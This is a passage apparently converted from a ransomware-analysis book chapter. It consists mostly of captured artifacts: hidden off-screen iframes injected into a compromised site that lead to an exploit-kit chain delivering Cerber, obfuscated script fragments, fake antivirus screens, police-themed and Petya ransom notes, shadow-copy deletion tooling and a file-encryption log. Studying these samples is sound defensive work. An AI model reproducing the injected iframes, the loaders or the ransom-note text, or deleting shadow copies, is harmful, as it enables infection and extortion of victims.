
```

<span style="position:absolute; top:-1051px; width:318px; height:302px;">
dyhiz
<iframe src="http://wer.TUFIREARMS.COM/?ct=Amaya&biw=Amaya.123nt103.406f3d6r
=Amaya.117rc78.406v0i0m7&oq=m3VpPR4LuFYa1C1jUaBfQxnnI1ZUgsVpa36h0KAnBCchJXU-
plu9CSUBI&q=wX_QMvXcJwDQA4bGMvrESLTMNknQA0KK2I_2_dqyEoH9f2nihNzUSkr36B2aC&tu
16&br_fl=5049" width="257" height="262"></iframe>
pidh
</span>
www
<noscript>
  
```

Host	URL	Comments
www.mobilalibey.com	/	Compromised Site
acc.mobilalibey.com	?q=wHjQMvXcJwDJFYbGMvrER6NbNknQA0OPxpH2_drXdZqxKGni0ub5...	Landing Page
acc.mobilalibey.com	?qtuif=3235&oq=vUvLrRSO1LnHETTfVYymY1YUAhG966pjUaDyKkYgpX...	Flash Exploit
acc.mobilalibey.com	?qtuif=1199&ct=sround&q=z37QMvXcJwDQDoTFMvrESLTEMU_OGkkk2...	Cerber Ransomware


```
154
<span style="position:absolute; top:-1103px; width:301px; height:309px;">
hnsjng
<iframe src="http://acc.MOBILALIBEY.COM/?q=wHjQMvXcJwDJFYbGMvrER6NbNknQA0OPxpH2_
drXdZqxKGni0ub5UUSk6FuCEh3&qtuif=2940&oq=h8vUoLrRSO1LnIkTTFVYymY5YUahG966rjUaDyk
KYiZXW-hKLMA91z6LRVvQ-2w&ct=diamond" width="254" height="251"></iframe>
vgpnp
</span>
lw
<noscript>
ba00
<!DOCTYPE HTML>
```

```
<html><head>\n
<meta http-equiv="X-UA-Compatible" content="IE=10">\n
<meta charset="UTF-8">\n
</head><body><h1>\n
  Can you fix my BMW\n
  [truncated] </h1><script>HZ0orLTBNP="\021\237,\017\237Me\bo\237{Pro\237ion\b\237t\bf\237tTim...
  [truncated]oMFuQlVpcG="va\244a\0041\b\244\020win\244w\001e\244cSc\244pt\b\244/*s\244379\24444...
  [truncated]QEjJVdAwOj="\001.\002<\003>\004=\005"\006\'a)\b(\017 \020\t\021\n";for(NgIxBVmMg...
  <h5>\n
    Boys want education \n
  </h5><h1>\n
    Here Lui was a nice meditation place, i very happinessto open it!!\n
  [truncated] </h1><script>oYoTHmziow="r;}\242tur\242;}\242gdfg\242&\br\242x\002bx\2420\242...
  [truncated]MHJaVytkoh="fun\247n\017k\b\247r\017a\004\247\247v:/\24724\247d2\247hfj\2476fs\...
  [truncated]JhCvUKItpc="\001.\002<\003>\004=\005"\006\'a)\b(\017 \020\t\021\n";for(OHWhPrjgX...
  <h5>\n
    WE hope, WE wish, WE COULD, WE get!!!\n
  </h5><h1>\n
  Building skys light\n
  [truncated] </h1><script>uRYzzKBCQw="urn\242;}\242g\ba\242fg\242r+\242x\242|\bx\242-10\2...
  [truncated]xwIkkOryvo="fu\245io\245k\b\245\017a\245,c\004{\245/*\24571\2453h\24506\245fs*/...
  [truncated]HDCdKBoswR="\001.\002<\003>\004=\005"\006\'a)\b(\017 \020\t\021\n";for(dUbkozziQ...
  <h5>\n
    Days start alick\n
  </h5></body></html>
```




```
<script>
var x1345s="hello "
var gxxxxnu="\x77\x6f\x72\x6c\x64" ← world in Hex
var nnnnssss= x1345s + gxxxxnu

alert (nnnnssss) ; added alert to see the value of variable in pop up
</script>
```



Chapter 4: Ransomware Techniques for Hijacking the System



XP Home Security 2012 - Unregistered Version

XP Home Security 2012 Support Registration

Main

Perform Scan

Internet Security

Personal Security

Proactive Defense

Firewall

Configuration

Activate your copy right now and get full real-time protection with XP Home Security 2012!


Current PC State: Scanning...

File	Malware Name
C:\D\M\AM6\hF.sys	Email-Worm.JS.Gigger
C:\D\M\L0\Y81R5724.sys	IM-Worm.Win32.Kelvir.k
C:\D\M\S0\7Aw.o	BWME.Twelve.1378
C:\Documents and Settings\Administrator\AppData\Local\By.yn	Devices.2000
C:\Documents and Settings\Administrator\AppData\Local\Temp\1dv00d1L4V.dl	IRC-Worm.DOS.Septic
C:\Documents and Settings\Administrator\AppData\Local\Temp\110uu.sys	IRC-Worm.DOS.Loa
C:\Documents and Settings\Administrator\Local Settings\Temp\W7aa.cab	P2P-Worm.Win32.Duloada
C:\Documents and Settings\Administrator\Local Settings\Temp\155QM.ml	Happy_II.506
C:\Documents and Settings\Administrator\Local Settings\Temp\1.sys	Joke.1068
C:\Documents and Settings\All Users\A...3060QVW21.cab	P2P-Worm.Win32.Franvir
C:\Documents and Settings\All Users\Start Menu\Programs\ExpR6X.rt	Lemena.3544

CURRENT PATH: C:\Documents and Settings\All Users\StartMenu\Programs\Explor...\

SCAN PROCESS: **29%** Infections found: **11**

Stop



XP Home Security 2012 - Unregistered Version

Attention: DANGER!

ALERT! System scan for spyware, adware, trojans and viruses is complete. XP Home Security 2012 **detected 30 critical system objects.** These security breaches may be exploited and lead to the following:

- ! Your system becomes a target for spam and bulky, intruding ads
- ! Browser crashes frequently and web access speed decreases
- ! Your personal files, photos, documents and passwords get stolen
- ! Your computer is used for criminal activity behind your back
- ! Bank details and credit card information gets disclosed

Click REGISTER to register your copy of XP Home Security 2012 and perform threat removal on your system. The list of infections and vulnerabilities detected will become available after registration.

Register Remind me later

METROPOLITAN POLICE

ATTENTION! ILLEGAL ACTIVITY WAS REVEALED!

Your operational system is locked as a result of [redacted] law violation!
 The following violations were revealed: your IP address [redacted] was detected on illegal pornographic sites including child pornography, zoophilia and violent scenes with children! Pornographic video with elements of violence and child pornography were revealed on your PC!
 Illegal SPAM of terrorist orientation is also mailed from your PC. This lockout is intended to eliminate possible distribution of the above materials from your PC in the Internet.

Your personal data: IP: [redacted] Browser: Internet Explorer 7.0 OS: Windows XP Country: [redacted] City: [redacted] ISP: [redacted]

For your PC to be unlocked you have to pay penalty equal to 75?!. The penalty is to be paid during 24 hours from the moment when youy PC was locked! If the penalty is not paid all the data will be removed from your PC!

There are 2 ways of payment:

- 1) You can buy the ukash coupon for the amount of 75?!. Enter the ukash coupon number in payment field and press OK or send the coupon number by email info@policemetropolitan.org You can buy the ukash coupon at any available point.
- 2) You can pay the penalty by means of pay safe card. Payment by means of paysafecard is to be effected to the amount of 75?!. Enter the pin code from your bill in payment field and press OK or send the pin code by email info@policemetropolitan.org You can buy pay safe card at any available point

As soon as oavment is effected your PC will be unlocked during 24 hours from the moment of oavment.

Ukash

Find out below where you can get Ukash

paycom epoj PP [redacted]

paysafe card **paysafecard**
 pay cash. pay safe.

Ok Ok


Ваш компьютер заблокирован за просмотр, копирование и тиражирование видеоматериалов содержащих элементы педофилии и насилия над детьми. Для снятия блокировки Вам необходимо оплатить штраф в размере 500 рублей на номер Билайн 8-909-650-67-08. В случае оплаты суммы равной штрафу либо превышающей ее на фискальном чеке терминала будет напечатан код разблокировки. Его нужно ввести в поле в нижней части окна и нажать кнопку "Разблокировать". После снятия блокировки Вы должны удалить все материалы содержащие элементы насилия и педофилии. Если в течение 12 часов штраф не будет оплачен, все данные на Вашем персональном компьютере будут безвозвратно удалены, а дело будет передано в суд для разбирательства по статье 242 ч.1 УК РФ.


Перезагрузка или выключение компьютера приведет к незамедлительному удалению ВСЕХ данных, включая код операционной системы и BIOS, с невозможностью дальнейшего восстановления.

??????????

242.1. Изготовление и оборот материалов или предметов с порнографическими изображениями несовершеннолетних; влечение, хранение или перемещение через Государственную границу Российской Федерации в целях







```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Users\amohanta>ussadmin
ussadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.


Error: Invalid command.

---- Commands Supported ----


Delete Shadows      - Delete volume shadow copies
List Providers      - List registered volume shadow copy providers
List Shadows        - List existing volume shadow copies
List ShadowStorage  - List volume shadow copy storage associations
List Volumes        - List volumes eligible for shadow copies
List Writers        - List subscribed volume shadow copy writers
Resize ShadowStorage - Resize a volume shadow copy storage association

C:\Users\amohanta>
```





11:19:59 AM	...	1...DELETE	C:\dvm\adb\infocache.1
11:19:59 AM	...	1...CREATE	C:\dvm\adb\#\ HELP_DECRYPT_YOUR_FILES #.TXT
11:19:59 AM	...	1...WRITE	C:\dvm\adb\#\ HELP_DECRYPT_YOUR_FILES #.TXT
11:19:59 AM	...	1...WRITE	C:\dvm\adb\#\ HELP_DECRYPT_YOUR_FILES #.TXT
11:19:59 AM	...	1...CREATE	C:\dvm\am\ahcix86.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...WRITE	C:\dvm\am\ahcix86.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...DELETE	C:\dvm\am\ahcix86.inf
11:19:59 AM	...	1...CREATE	C:\dvm\am\amdeide.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...WRITE	C:\dvm\am\amdeide.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...DELETE	C:\dvm\am\amdeide.inf
11:19:59 AM	...	1...CREATE	C:\dvm\am\amdhdic.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...WRITE	C:\dvm\am\amdhdic.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...DELETE	C:\dvm\am\amdhdic.inf
11:19:59 AM	...	1...CREATE	C:\dvm\am\amd_sata.7z.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...WRITE	C:\dvm\am\amd_sata.7z.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...DELETE	C:\dvm\am\amd_sata.7z
11:19:59 AM	...	1...CREATE	C:\dvm\am\amd_sata.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...WRITE	C:\dvm\am\amd_sata.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...DELETE	C:\dvm\am\amd_sata.inf
11:19:59 AM	...	1...CREATE	C:\dvm\am\atihdc.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...WRITE	C:\dvm\am\atihdc.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...DELETE	C:\dvm\am\atihdc.inf
11:19:59 AM	...	1...CREATE	C:\dvm\am\atiide.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...WRITE	C:\dvm\am\atiide.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...DELETE	C:\dvm\am\atiide.inf
11:19:59 AM	...	1...CREATE	C:\dvm\am\dps_am4.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...WRITE	C:\dvm\am\dps_am4.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...DELETE	C:\dvm\am\dps_am4.inf
11:19:59 AM	...	1...CREATE	C:\dvm\am\infocache.1.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...WRITE	C:\dvm\am\infocache.1.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...DELETE	C:\dvm\am\infocache.1
11:19:59 AM	...	1...CREATE	C:\dvm\am\#\ HELP_DECRYPT_YOUR_FILES #.TXT
11:19:59 AM	...	1...WRITE	C:\dvm\am\#\ HELP_DECRYPT_YOUR_FILES #.TXT
11:19:59 AM	...	1...WRITE	C:\dvm\am\#\ HELP_DECRYPT_YOUR_FILES #.TXT
11:19:59 AM	...	1...CREATE	C:\dvm\am6\ahcix86.7z.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...WRITE	C:\dvm\am6\ahcix86.7z.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...DELETE	C:\dvm\am6\ahcix86.7z
11:19:59 AM	...	1...CREATE	C:\dvm\am6\ahcix86d.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...WRITE	C:\dvm\am6\ahcix86d.inf.id_c6f2632110b7b02b_email_enc10@dr.com_scl
11:19:59 AM	...	1...DELETE	C:\dvm\am6\ahcix86d.inf
11:19:59 AM	...	1...CREATE	C:\dvm\am6\infocache.1.id_c6f2632110b7b02b_email_enc10@dr.com_scl



You became victim of the PETYA RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy steps:

1. Download the Tor Browser at "<https://www.torproject.org/>". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:


[http://petya\[REDACTED\]](http://petya[REDACTED])
